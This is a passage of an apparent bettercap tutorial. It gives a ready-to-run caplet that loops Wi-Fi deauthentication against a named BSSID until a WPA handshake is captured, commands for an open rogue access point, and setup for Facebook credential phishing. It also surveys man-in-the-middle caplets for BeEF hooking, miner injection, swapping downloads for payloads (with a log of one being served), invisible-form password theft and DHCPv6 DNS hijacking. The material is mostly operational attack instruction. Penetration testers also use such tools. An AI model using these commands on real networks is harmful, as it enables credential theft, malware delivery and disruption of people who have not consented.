1 | tshark -r /root/wpa.pcap -R 'eapol' -2 2>/dev/null
```

A little more verbal command:

```
1 | if [ "`tshark -r /root/wpa.pcap -R 'eapol' -2 2>/dev/null`" ]
```

We need the previous command to write a caplet, which will work according to the following logic:

1. when started, launches a sniffer to capture a handshake
2. launches deauthentication attack
3. checks whether the handshake was captured
4. if the handshake is captured - shutdown bettercap
5. if the handshake is not captured, return to step 2

For this, I create a file **HS_capture_50465d6e8c20.cap** with the following contents:

```
1 | # Setting up the sniffer
2 | set net.sniff.verbose true
3 | set net.sniff.filter ether proto 0x888e
4 | set net.sniff.output /root/wpa.pcap
5 | net.sniff on
6 |
```



```

7 | # Configuring and starting the analysis of wireless network
8 | wifi.recon.channel 8
9 | wifi.recon on
10 | sleep 20
11 | wifi.recon 50:46:5d:6e:8c:20
12 |
13 | # Performing the deauthentication attack, sleeping for 60 s
14 | # if yes, then quitting bettercap.
15 | # Note that if you changed the name of the file where the h
16 | # it here - /root/wpa.pcap, and also replace BSSID with the
17 | set ticker.commands wifi.deauth 50:46:5d:6e:8c:20; sleep 60
18 | # Period of the cycle - only one second is set here, becaus
19 | # which sets the sleep for 60 seconds:
20 | set ticker.period 1
21 | # Run cyclic execution of commands
22 | ticker on

```

Running bettercap

```

1 | sudo bettercap -iface wlan0 -caplet ./HS_capture_50465d6e8c2

```

The program will work until it grabs the handshake. But after grabbing a handshake, bettercap will finish its work and no longer bother network clients.

Creating a fake access point

Among the Wi-Fi functions, it is possible to create a fake access point with or without encryption.

Create a fake access point "Banana" with BSSID DE:AD:BE:EF:DE:AD on channel 5 without encryption:

```

1 | set wifi.ap.ssid Banana
2 | set wifi.ap.bssid DE:AD:BE:EF:DE:AD
3 | set wifi.ap.channel 5
4 | set wifi.ap.encryption false
5 | wifi.recon on; wifi.ap

```


As you can see, there is a lot of options for automation and various combined attacks, including automated attacks based on social engineering.

Review of bettercap caplets

As already mentioned, the caplets are placed in the [official repository](#). There are some very simple examples that automate several typical actions, and quite complex implementations of modern attacks.

BeEF hooking

BeEF is a platform for web browsers exportation. To start, you need to embed the JavaScript code in a web page. The [beef-passive.cap](#) and [beef-active.cap](#) do just that. The [beef-inject.js](#) file controls the insertion, so if you want to change the address or port of the Javascript file, you need to edit this file.

Before starting this attack, you need to start the BeEF service, or edit the caplets by adding the appropriate command.

The first caplet insert the JavaScript file passively, the second one is active, using traffic redirection from other hosts using ARP spoofing.

Miner injection

[crypto-miner.cap](#) inject the miner. You need to enter your own key by editing the [crypto-miner.js](#) file.

Replacing the uploaded file with the payload

This module lets you intercept very specific download requests and replaces with the payload of your choice. In order for a download to get intercepted:

1. the victim's **user-agent** string must match the **downloadautopwn.useragent.x regexp** value
2. the requested file must match one of the

downloadautopwn.extensions.x file extensions you can find the **downloadautopwn.devices** in the **caplets/download-autopwn/** folder (you can add your own)

The configuration is performed in **download-autopwn.cap**. In the pair is a **download-autopwn.js** file, which is NOT intended for implementation in the browser, it is used as a script for the **http.proxy** module (that is, it manages bettercap behavior and traffic manipulation).

```
bettercap v2.3 (type 'help' for a list of commands)
[23:40:32] [sys.log] [100] Reading from caplet caplets/download-autopwn.cap ...
[23:40:32] [sys.log] [100] Loading proxy script caplets/download-autopwn.js ...
[23:40:32] [endpoints] [100] Endpoint 192.168.12.228 detected on 192.168.12.1 (Murata Manufacturing Co. L.)
[23:40:32] [sys.log] [100] Download Autopwn loaded.

Download Autopwn targets:

android
  User-Agent: Android
  Extensions: apk,pdf,sh,txt,zip

ios
  User-Agent: iPad|iPhone|iPod
  Extensions: ipa,ipa,ipb,ipsw,ipsw,ipcc,mobileconfig,pdf,zip

linux
  User-Agent: Linux
  Extensions: c,go,sh,py,rb,cr,pl,deb,pdf,jar,zip

macos
  User-Agent: Intel Mac OS X 10.
  Extensions: app,dmg,dmg,dmg,jar,ai,alt,pdf,pdf,c,go,sh,py,rb,pl,terminal,zip

ps4
  User-Agent: PlayStation 4
  Extensions: disc_pup,pdf,dmg,dmg,zip

windows
  User-Agent: Windows|Win64
  Extensions: exe,msi,bat,jar,dll,dmg,dmg,saf,god,ai,alt,pdf,rar,zip

xbox
  User-Agent: Xbox
  Extensions: exe,msi,jar,pdf,dmg,dmg,zip

[23:40:32] [sys.log] [100] http.proxy started on 192.168.12.1:8080 (sslstrip disabled)
[192.168.12.8/24] => [192.168.12.228] => [ ]
```


If someone uploaded a payload:

```
[23:40:32] [sys.log] [100] http.proxy started on 192.168.12.1:8080 (sslstrip disabled)
[192.168.12.8/24] => [192.168.12.228] => [23:41:50] [sys.log] [100]

Autopwning download request from 192.168.12.228
Found PDF extension in www.sanage.gov.in/publications/farmerbook.pdf
Grabbing ANDROID payload...
The size of the requested file is 4374360 bytes
The raw size of your payload is 1 bytes
Resizing your payload to 4374360 bytes...
Serving your payload to 192.168.12.228...

[192.168.12.8/24] => [192.168.12.228] => [23:41:50] [http.proxy.spoofed-response] [http.proxy.spoofed-response 2018-03-14 23:41:50.123681884 +1000 AOST e=77.944075666 (192.168.12.228 GET www.sanage.gov.in/publications/farmerbook.pdf 4374360)]
```

Stealing Facebook passwords



The `fb-phish.cap` applet shows a fake Facebook login page on port 80, interrupts login attempts using **http.proxy**, prints credentials, and redirects the target to a real Facebook.

In the pair there is a `fb-phish.js` file, which is a script for the **http.proxy** module.

You need to take care of creating a fake login page and starting the server. In this you will be helped by the **Makefile** file with the instructions (if you have the caplet repository downloaded, at the Bash command line execute):

```
1 | cd caplets/www/
2 | make
```

Then in bettercap:

```
1 | set http.server.address 0.0.0.0
2 | set http.server.path caplets/www/www.facebook.com/
3 |
4 | set http.proxy.script caplets/fb-phish.js
5 |
```

Collection of HTTP requests

Execute an ARP spoofing attack on the whole network (by default) or on a host (using **-eval** as described), intercept HTTP and HTTPS requests with the **http.proxy** and **https.proxy** modules and dump them using the [http-req-dumsp.js](#) proxy script.

Collection of logins and passwords with invisible forms

The essence of the attack is as follows: if on a web site you previously entered a login and password, then if there is a form on the page, the browser automatically fills in the data entered earlier. Firefox does this right away, Chrome requires any user interaction - for example, clicking anywhere on the web page. This form can be invisible. So, the attacker injects onto the site pages an invisible form into which the browser itself enters the login and password, the form transmits data to the attacker.

This is implemented in the [login-man-abuse.cap](#) caplet.

There is a [demo page](#) where you can see an example of the attack: enter any e-mail and password, then you will be transferred to another page that "guesses" what you entered earlier.

Redirect IPv4 DNS queries using DHCPv6 responses

Description of the attack: <https://blog.fox-it.com/2018/01/11/mitm6-compromising-ipv4-networks-via-ipv6/>

The approximate essence is that in modern versions of Windows, the system is set to give preference to IPv6. The attacker responds with DHCPv6 messages, provides the link-local IPv6 address and specifies the attacker's host as the DNS server. Next, DNS spoofing attack is performed.

The attack is implemented in [mitm6.cap](#).

Testing the [http.proxy](#) script

The [proxy-script-test.cap](#) plugin will help you test JavaScript script work. In the pair there is a [proxy-script-test.js](#) file.

Passwords sniffer

[simple-passwords-sniffer.cap](#) caplet is a really very simple example of data searching based on regular expression. It uses commands:

```
1 | set net.sniff.regex .password=.+  
2 | set net.sniff.output passwords.cap
```



Changing the prompt of the interactive bettercap session

You can customize the prompt to which you enter commands. Including you can show in it useful information. An example with statistics output is contained in [test-prompt-stats.cap](#).

Changing the contents of requested web pages

The [web-override.cap](#) caplet overwrites any loaded page with the one the attacker specified. The pair is the [web-override.js](#) file, this is the **http.proxy** module, and it describes the actions that are performed, for example, which page to display.

You can write your own caplets, if you want, you can offer interesting examples to add to the repository.

Installing bettercap from the source code in Kali Linux

You must install the **Go** compiler.

Open the **.bashrc** file in the user directory with any text editor:

```
1 | gedit ~/.bashrc
```

And to create new environment variables, add the following lines to this file:

```
1 | export GOPATH=/home/git/go
2 | export GOROOT=/usr/local/src/go
3 | export PATH=${PATH}:${GOROOT}/bin:/home/git/go/bin

1 |
```

When you are ready, save your changes and close the file.

These changes will take effect after the reboot. Instead of restarting the computer, run:

```
1 | source ~/.bashrc
```

The following command automatically detects and downloads the latest version of the Go language files:

```
1 | wget `curl -s https://golang.org/dl/ | grep -E -o 'https://|
```

Extract the downloaded archive:

```
1 | tar xzf go*.linux-amd64.tar.gz
```

Change the directory to **\$GOROOT**, which we specified in **~/.bashrc**.

```
1 | sudo mv go $GOROOT
```

Install the packages necessary for compilation:

```
1 | sudo apt install bison byacc libpcap0.8-dev pkg-config libncurses5-dev
```

Fix for an already installed library:

```
1 | ln -s /usr/lib/x86_64-linux-gnu/libpcap.so.1.8.1 /usr/lib/x86_64-linux-gnu/libpcap.so.1
```

Download the source code, compile, install:

```
1 | go get github.com/bettercap/bettercap
2 | cd $GOPATH/src/github.com/bettercap/bettercap
3 | make build && sudo make install
```

To update the program:

```
1 | go get -u github.com/bettercap/bettercap
2 | cd $GOPATH/src/github.com/bettercap/bettercap
3 | make build && sudo make install
```

Conclusion

As you can see, bettercap from a simple and fun program for man-in-the-middle attacks has grown into a powerful multifunctional tool.

To simplify routine activities, you can write small caplets in several commands: for example, to run sniffing on a local network, or to collect information about Wi-Fi networks.